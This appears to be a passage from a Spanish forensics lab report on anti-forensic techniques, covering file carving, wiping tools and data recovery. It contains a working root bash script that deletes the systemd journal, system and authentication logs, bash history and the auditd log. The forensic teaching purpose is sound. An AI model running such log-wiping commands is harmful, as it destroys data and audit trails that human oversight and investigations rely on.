


3.4 Técnicas antiforenses

Esta sección se enfoca en detectar intentos de ocultar o destruir evidencia.



- File carving con PhotoRec / Scalpel.



El *file carving* es la técnica de recuperar archivos basándose en sus encabezados y pies de página (firmas de archivo), ignorando el sistema de archivos. Es útil para recuperar archivos eliminados o fragmentados que el sistema de archivos no reconoce.






- Búsqueda de uso de timestamp

R-Wipe & Clean









Y como comprobamos ha borrado todos los datos que seleccionamos.

Script para limpiar logs en Ubuntu:

```
#!/bin/bash
```

Define que el script se ejecutará con Bash.

```
journalctl --rotate
journalctl --vacuum-time=1s
rm -rf /var/log/journal/*
```

Rota y elimina logs recientes del sistema gestionados por `systemd`. Borra los archivos persistentes del journal (`/var/log/journal`).

```
find /var/log -type f -name "*.log" -exec truncate -s 0 {} \;
find /var/log -type f -name "*.gz" -delete
find /var/log -type f -name "*.1" -delete
```

Vacia todos los .log. Borra logs comprimidos (.gz) y versiones rotadas (.1).

```
truncate -s 0 /var/log/syslog
truncate -s 0 /var/log/auth.log
truncate -s 0 /var/log/kern.log
truncate -s 0 /var/log/dmesg
```

Estos logs registran actividad del kernel, autenticaciones y eventos generales del sistema.

Elimina el historial de comandos del usuario actual y del root. Limpia la sesión de historial en memoria (history -c) y la guarda (history -w).


```
rm -f ~/.bash_history
rm -f /root/.bash_history
history -c
.
if systemctl is-active --quiet auditd; then
    service auditd stop
    rm -f /var/log/audit/audit.log
    service auditd start
fi
```


Si auditd (auditoría del sistema) está activo, detiene el servicio, borra sus logs y lo vuelve a iniciar.

El script se ejecuta como root.


EraseUS Data Recovery

Disco Windows_Server_2022_Clonado






